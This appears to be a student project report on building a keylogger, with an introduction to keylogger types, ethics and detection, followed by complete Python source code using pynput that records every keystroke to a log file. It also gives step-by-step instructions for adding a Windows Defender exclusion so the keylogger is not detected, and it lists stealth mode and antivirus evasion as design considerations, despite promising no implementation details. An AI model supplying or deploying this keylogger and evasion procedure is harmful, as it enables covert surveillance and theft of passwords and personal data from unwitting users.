

Aim of the project : To develop a keylogger tool designed to capture and log every keystroke on a target device

Introduction : Key loggers also known as keystroke loggers, may be defined as the recording of the key pressed on a system and saved it to a file, and the that file is accessed by the person using this malware. Key logger can be software or can be hardware. Working: Mainly key-loggers are used to steal password or confidential details such as bank information etc. First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983. In other words, keyloggers are software programs or hardware devices that capture a user's keystrokes. While they can have legitimate uses in controlled environments (e.g., parental monitoring with consent), they are more commonly used for malicious purposes like stealing passwords or personal information. This project aims to explore keyloggers from an educational standpoint, understanding their functionalities and the potential risks associated with them. There are basically two types of Keyloggers:

1. **Hardware Keylogger:** This is a thumb-size device. It records all the keystrokes you enter from the keyboard then saves it in its memory. Later this data will be analyzed. The drawback of this device is, It can't record mouse clicks, can't take screenshots, and even can't email, more importantly, It requires physical access to the machine. Hardware Keylogger is advantageous because it's not hooked into any software nor can it's detected by any software.
2. **Software Keylogger:** Software Keylogger can be installed in the victim's system even if they use updated Antivirus. There are lots of software available in market which make a Keylogger

undetectable by latest antivirus, we are going to study about them too in upcoming chapters. There are many keyloggers available in market with various features. Some examples of Software Keyloggers are:

1. [Revealer Keylogger](#)
2. [Ardamax Keylogger](#)
3. [WinSpy](#)
4. [Invisible Keylogger](#)
5. [Refog Keylogger](#)

Problem Statement: Many users are unaware of keyloggers and the threats they possess. This lack of awareness can lead to them unknowingly installing malware or falling victim to phishing attacks that deploy keyloggers. By exploring how keyloggers work and how to detect them, we can empower users to protect themselves in the digital world.

Approach: This project will take a multi-faceted approach to explore keyloggers:

1. Understanding Keyloggers: We will delve into the concept of keyloggers, explaining their different types, functionalities, and how they interact with operating systems (without providing code or implementation details).
2. Ethical Considerations: We will discuss the ethical implications of keyloggers, highlighting the importance of user consent and responsible use.
3. Detection and Prevention: We will explore methods used to detect keyloggers and best practices for users to protect themselves from these threats.

Expected Outcomes : This project aims to achieve the following outcomes:

- Raise awareness about keyloggers and their functionalities.
- Educate users on the potential risks associated with keyloggers.
- Provide users with knowledge and techniques to detect and prevent keylogger threats.
- Encourage responsible use of technology and promote online safety practices.
- By focusing on these aspects, this project can contribute to a more secure digital environment for everyone.

Requirement Specification:

To run this project on various platforms, we need some hardware and software to support this project

1. Hardware Specification:

- Minimum 1GB RAM,
- Minimum 10 GB Hard Disk Space

2. Software Specification:

- Operating system(Windows or Linux)
- Make sure python is installed

- integrated development environment (IDE) like Visual Studio, NetBeans, Eclipse, IntelliJ
- We can use any of the integrated development environment(IDE) app but for this project, I am going to use use atom.io from github site

Link - <https://github.com/atom/atom/releases/tag/v1.60.0>

➤

Project Plan:

1. Research:

- Explore different keylogger types (hardware, software) - conceptually.
- Research high-level programming languages used for software development (e.g., Python).

2. Setup Environment

- On a Windows Operating system , install python and any IDE (atom.io)
- Install pynput by using the command prompt
- Go to settings. In the search bar, type virus & threat protection. Under Virus & Threat protection, click on manage settings and scroll down until you see exclusions. Under exclusions, click on add or remove exclusions and add. Next, click add exclusions. It will provide a drop-down menu and select folder. Add the folder that contains your folder.

Keyloggers can be used for malicious activities and are illegal in many jurisdictions. It is essential to use this information responsibly and ethically.

System Requirements

Hardware Components

Target System: The system where the keylogger will be installed. This can vary widely based on the operating system and desired capabilities.

Processor: Any modern processor (Intel, AMD, etc.)

RAM: Minimum 512MB, recommended 1GB or more

Hard drive: Minimum 100MB free space

Network adapter (if remote logging is desired)

Development System: The system used to create the keylogger.

Processor: Any modern processor (Intel, AMD, etc.)

RAM: Minimum 2GB, recommended 4GB or more

Hard drive: Minimum 5GB free space

Text editor or IDE

Compiler or interpreter (depending on programming language)

Software Tools

Operating System:

Target system: The operating system of the target machine (Windows, macOS, Linux)

Development system: Any modern operating system (Windows, macOS, Linux)

Programming Language:

A language suitable for system-level programming (C, C++, Python, etc.)

Development Tools:

Text editor or IDE

Compiler or interpreter

Debugger (optional)

Libraries:

Depending on the programming language and features, libraries for input handling, file I/O, network communication, etc. might be required.

Network Dependencies

Internet connection: Required for remote logging or updating the keylogger.

Firewall configuration: The keylogger might need specific firewall rules to function correctly.

Special Configuration

Root or administrative privileges: Depending on the target operating system and keylogger features, administrative privileges might be required for installation or execution.

Stealth mode: The keylogger might require specific configurations to hide its presence from the user.

Data encryption: To protect logged data, encryption might be implemented.

Data transmission: If data is sent to a remote server, appropriate protocols (e.g., HTTP, FTP) and security measures must be in place.

Other Considerations

Target System Compatibility: The keylogger must be compatible with the target system's architecture (32-bit or 64-bit) and operating system version.

Legal and Ethical Implications: Be aware of the legal and ethical consequences of using a keylogger.

Anti-virus and Anti-malware Detection: Consider techniques to evade detection by security software.

Data Storage: Decide how and where logged data will be stored (locally, remotely, encrypted).


User Interface: If applicable, design a user interface for configuration and data retrieval.

Source Code

Description of Project: Develop a keylogger to capture and log every keystroke made on a target system.

Steps

1. Make sure you have python or IDE installed on your computer. An integrated development environment (IDE) is software that programmers used to write code. Examples of IDE are Visual Studio, NetBeans, Eclipse, IntelliJ, etc.
2. Install pynput by using the command **pip install pynput**. You know that pynput is installed seen in the picture below.

A screenshot of a Windows PowerShell terminal window. The window title is "Windows PowerShell". The text inside shows the following commands and output:


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\lhydr> pip install pynput
Requirement already satisfied: pynput in c:\users\lhydr\appdata\local\programs\python\python312\lib\site-packages (1.7.7)
Requirement already satisfied: six in c:\users\lhydr\appdata\local\programs\python\python312\lib\site-packages (from pynput) (1.16.0)
PS C:\Users\lhydr> pip --version
pip 24.1.2 from C:\Users\lhydr\AppData\Local\Programs\Python\Python312\Lib\site-packages\pip (python 3.12)
PS C:\Users\lhydr> |
```

We need pynput because it records user input aka keystrokes. Also, pynput contains packages that monitor the keyboard.

3. Go to settings. In the search bar, type virus & threat protection->Virus & Threat protection, click on manage settings and scroll down until you see exclusions. Under exclusions, click on add or remove exclusions and add. Next, click add exclusions. It will provide a drop-down menu and select folder. Add the folder that contains your folder. This prevents your computer from thinking that the keylogger you created is a threat.



4. At last we have our coding part for developing keylogger. We are going to use VS Code studio for this.

```
import pynput
from pynput.keyboard import Key, Listener
import logging
```

Above , first of all we import pynput(it is python library for importing keyboard inputs & fom pynput.keyboard we are going to import key in the Listener. We also import logging to log all details into a text file.

Next we are going to where the logs file will be stored.This log file will include all of the monitor keystrokes in the format specified

```
log_dir = r"C:\Users\lhydr\OneDrive\Documents\py gau"
logging.basicConfig(filename = (log_dir + r"/keylog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

In the next step , we are going to call the on_press function, which will take every keypress as a parameter and then it will log this information.

```
def on_press(key):
    logging.info(str(key))
```

After that we will create listener instance and define the on_press method and join it with the main program thread.

```
11 with Listener(on_press=on_press) as listener:
12     listener.join()
```


Full source code combined:

```
main.py > ...
1  import pynput
2  from pynput.keyboard import Key, Listener
3  import logging
4
5  log_dir = r"C:\Users\lhydr\OneDrive\Documents\py gau"
6  logging.basicConfig(filename = (log_dir + r"/keylog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')
7
8  def on_press(key):
9      logging.info(str(key))
10
11  with Listener(on_press=on_press) as listener:
12      listener.join()
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\lhydr\OneDrive\Documents\py gau> & C:/Users/lhydr/AppData/Local/Programs/Python/Python312/python.exe "c:/Users/lhydr/OneDrive\Documents\py gau/main.py"
```

Output:



Above we can see that,after running program a new text file 'keylog' is created which stores every keystroke I press .



Conclusion of the project:

The development of a keylogger for educational purposes offers a unique opportunity to delve into the intricacies of system-level programming, operating systems, and cybersecurity. By understanding how keyloggers function, we can gain valuable insights into potential security vulnerabilities and develop a stronger appreciation for digital privacy. We have successfully create a keylogger script using python to capture every keystrokes in this project.

While this project explored the technical aspects of keylogger creation, it is crucial to emphasize the ethical implications associated with such software. Keyloggers can be misused to steal sensitive information, compromising individuals' privacy and security. Therefore, it is essential to use this knowledge responsibly and ethically.